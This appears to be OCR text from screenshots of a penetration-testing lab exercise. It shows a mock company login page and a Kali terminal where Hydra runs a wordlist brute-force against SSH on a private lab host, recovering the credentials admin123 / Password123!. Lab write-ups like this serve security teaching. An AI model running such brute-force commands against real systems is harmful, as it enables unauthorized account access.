
Username: admin123
Password: ●●●●●●●●●●●●

Submit Reset

Login:

Username: admin123
Password ●●●●●●●●●●●●

Submit



Welcome admin123 to the management system

Welcome

SESSION:INVALID


CONFIDENTIAL

This website contains critical information. Please use it in a secure way

Comp Inc.

Debianx64DMZOnCloudNew

The SSH credentials is cracked. Using the Hydra tool with the Udacity.txt wordlist file to crack the password and gain SSH access.



```
┌──(azureuser㉿kali)-[~]
└─$ hydra -l admin123 -P /home/azureuser/Downloads/Udacity.txt ssh://10.1.0.12
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 17:18:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4735 login tries (l:1/p:4735), ~296 tries per task
[DATA] attacking ssh://10.1.0.12:22/

[STATUS] 355.00 tries/min, 355 tries in 00:01h, 4382 to do in 00:13h, 14 active
[STATUS] 340.33 tries/min, 1021 tries in 00:03h, 3717 to do in 00:11h, 13 active
[STATUS] 303.43 tries/min, 2124 tries in 00:07h, 2617 to do in 00:09h, 10 active
[22][ssh] host: 10.1.0.12   login: admin123   password: Password123!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 17:28:35

┌──(azureuser㉿kali)-[~]
└─$

┌──(azureuser㉿kali)-[~]
└─$ 
```